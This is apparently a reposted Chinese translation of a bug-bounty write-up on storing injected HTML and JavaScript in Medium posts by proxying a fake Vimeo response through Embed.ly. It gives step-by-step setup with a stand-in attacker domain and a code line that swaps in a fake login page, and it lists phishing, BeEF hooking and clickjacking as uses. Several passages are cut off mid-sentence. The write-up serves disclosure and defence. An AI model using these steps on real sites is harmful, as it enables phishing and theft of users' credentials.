Response from https://medium.com:443/media/0346a31eb1615fe46ccda6eb44022192 [104.16.121.127]
Forward Drop Intercept is on Action
Comment this item
Raw Headers Hex HTML Render
<!DOCTYPE html><html><head><title>Where Is Waldo? - Medium</title><meta name="description" content="The Waldo Waldo 5K comes to Downtown Colorado Springs. See the sights and hear what makes this event continue to grow in popularity"><meta http-equiv="Content-Type" content="text/html; charset=utf-8"><meta name="twitter:widgets:csp" content="on"><meta name="robots" content="noindex"><base target="_blank"><style>body {text-rendering: optimizeLegibility; -webkit-font-smoothing: antialiased; -moz-osx-font-smoothing: grayscale; font-family: 'ff-tisa-web-pro", Georgia, Cambria, "Times New Roman', Times, serif; font-weight: 400; color: #333332; font-size: 18px; line-height: 1.4; margin: 0; background-color: white; overflow: hidden;}iframe {max-width: 100%;}</style></head><body><style>html, body, iframe { width:100%; height:100%; }</style><iframe src="https://cdn.embedly.com/widgets/media.html?src=https%3A%2F%2Fplayer.vimeo.com%2Fvideo%2F142752168%3Fapp_id%3D122963&dntp=1&url=https%3A%2F%2Fvimeo.com%2F142752168&image=https%3A%2F%2Fi.vimeocdn.com%2Fvideo%2F540139087_1280.jpg&key=a19fcc184b9711e1b4764040d3dc5c07&type=text%2Fhtml&schema=vimeo" allowfullscreen frameborder="0" scrolling="no"></iframe><script>function notifyResize(height) {height = height ? height : document.documentElement.offsetHeight; var resized = false; if (window.donkey && donkey.resize) {donkey.resize(height); resized = true;}if (parent && parent._resizeIframe) {var obj = {iframe: window.frameElement, height: height}; parent._resizeIframe(obj); resized = true;}if (window.location && window.location.hash === '#amp=1' && window.parent && window.parent.postMessage) {window.parent.postMessage({sentinel: 'amp', type: "embed-size", height: height}, '*');}if (window.webkit && window.webkit.messageHandlers && window.webkit.messageHandlers.resize) {window.webkit.messageHandlers.resize.postMessage(height); resized = true;}return resized;}function handleMessage(event) {
if (!event.data || (typeof event.data != 'string')) {
return false;
}
var data;
try {



重点关注的是Embed.ly给每一个嵌入的资源创建了一个mediaResourceId。这个mediaResourceId是url的MD5，这是一个明智的举动，可以让后端把结果缓存起来。如果Medium使用博文中的mediaResourceId去引用指定的资源，博文中不会存储相关的html数据。

所以，我们要前欺骗Embed.ly，让它给我们的钓鱼页面创建一个mediaResourceId。而且Embed.ly要通过mediaResourceId来在一个框架中显示我的钓鱼页面。

让我们看看，如果我们试图创建我们自己的mediaResourceId会发生什么



不成功。难道要添加一些 oEmbed或者Open Graph的标签才能把钓鱼页面以播放器的形式嵌入进博文吗？不走运的是，我尝试了几乎所有的方法，还是不行。

所以我必须想想其他的方法。

用Vimeo作为代理

通过截屏5，我们可以知道，Embed.ly可以嵌入来自Vimeo的视频，并且可以为视频加载视频播放器。

```
GET /widgets/media.html?src=https%3A%2F%2Fplayer.vimeo.com%2Fvideo%2F142424242%3Fapp_id%3D122963&dntp=1&url=https%3A%2F%2Fvime
```


解码后

```
GET /widgets/media.html?src=https://player.vimeo.com/video/142424242?app_id=122963&dntp=1&url=https://vimeo.com/142424242&imag
```


如果我们进行一次中间人攻击，并且假装自己是Vimeo的话，那么是否可以成功？这样我们就可以改变Vimeo的返回报文，来去加载我们自己的登录页面了。搜索指向vime

中间人攻击

1. 快速搭建:打开你的php服务器，上传你的钓鱼页面（页面文件中包含一个设计好的假的登录页面），上传代理文件（miniProxy,
   允许我们加载指定的外部链接，并且改变服务器返回的报文）
2. 在proxy.php的381行上面，也就是`//Parse the DOM`上面添加`$responseBody = str_replace("player.vimeo.com/video/142424242", "https://evildomain.ltd/embedly/fakelogin.html", $responseBody);`
3. 创建一个新的Medium博文
4. 插入一个链接 `https://evildomain.ltd/embedly/proxy.php?vimeo.com/142424242`
5. Medium.com将会请求
   `https://evildomain.ltd/embedly/proxy.php?vimeo.com/142424242`以获取到详细信息，我们向他们发送一个与Vimeo相同的报文，但是在播放器中只包含
6. 等待魔法的发生，我们的代码注入成功了



让我们重新加载这篇文章，看到假的登录页面已经被成功的加载




讨论 什么是协同漏洞披露CVD？

你可能还记得上一篇关于 IKEA的文章；一起合作披露这一切会花费一些时间。今天我们在Medium.com遇到了相同的问题。

这个问题正在被讨论；在联系到他们的工程师之前，我收到了十一封电子邮件。当我们开始讨论的时候，我们迅速的找到最开始的bug，并且把它解决掉了，但是它们的缓存

来自国家网络信息中心的新守则


在2018年10月4日，荷兰政府为cvd公开了一份新的守则。这个新守则修正了2013年发布的漏洞报告披露守则。他们把名字从漏洞报告披露守则改为有序漏洞披露。主要的原



让漏洞报告者和技术工程师进行直接交流是cvd的初衷。作为最后的选项：完全披露，现在也在守则中有所提及

cvd的核心思想是减少漏洞，如果感觉修复流程持续的太久，那么漏洞可以被完全披露。对于报告方来说这种措施可以督促厂商修复漏洞。很自然的是，这种情况应该尽可能

想到IKEA那篇文章时，我觉得我应该试图去避免这种情况的发生。



从这篇报告中我学到一课，就是，虽然公司也有自己的cvd流程，但是我们也需要在解决漏洞的过程中保持耐心。

对于公司来说，让漏洞报告者更容易的接近工程师是非常重要的，这可以帮助漏洞工程师一起协作修复漏洞，并且可以及时更新报告内容。这也会互相节省大量的时间。

结论

我发现一种方式可以在博文中存储我自己的html和JavaScript代码，当受害者的浏览器访问到我发在Medium上的文章时，就会执行我存储在博文上的代码。我通过中间人攻

我们注入的JavaScript只能运行在Medium.com的页面框架中，这就意味着虽然我们的JavaScript被注入到页面之中，但是我们不能访问Medium.com的cookie，或者操作

可是这个漏洞依然可以导致很多危害。一个普通的访客是不可能区分正常的登录页面和一个钓鱼页面的。

攻击的危害

1. 完美的钓鱼页面
2. 在用户输入他们的凭证之后，我可以把页面自动重定向到另一个页面，而不 会引起怀疑（通过使用top.location.href）
3. 用beef攻击访问者
4. 会造成点击劫持攻击


我还忘了哪些呢？请给我留言

解决方案

1. 改善oEmbed获取器的检查流程，禁止框架访问没有经过验证的源
2. 不要用框架
3. 检查缓存（这件事虽然很困难）

赏金

100元，在 humans.txt 被提及，还有一件Medium的文化衫



上一篇：某cms7.2-任意文件删除&Ge... 下一篇：从LFI到SMTP日志投毒到远程代码执行

1. 0 条回复

- 动动手指，沙发就是你的了！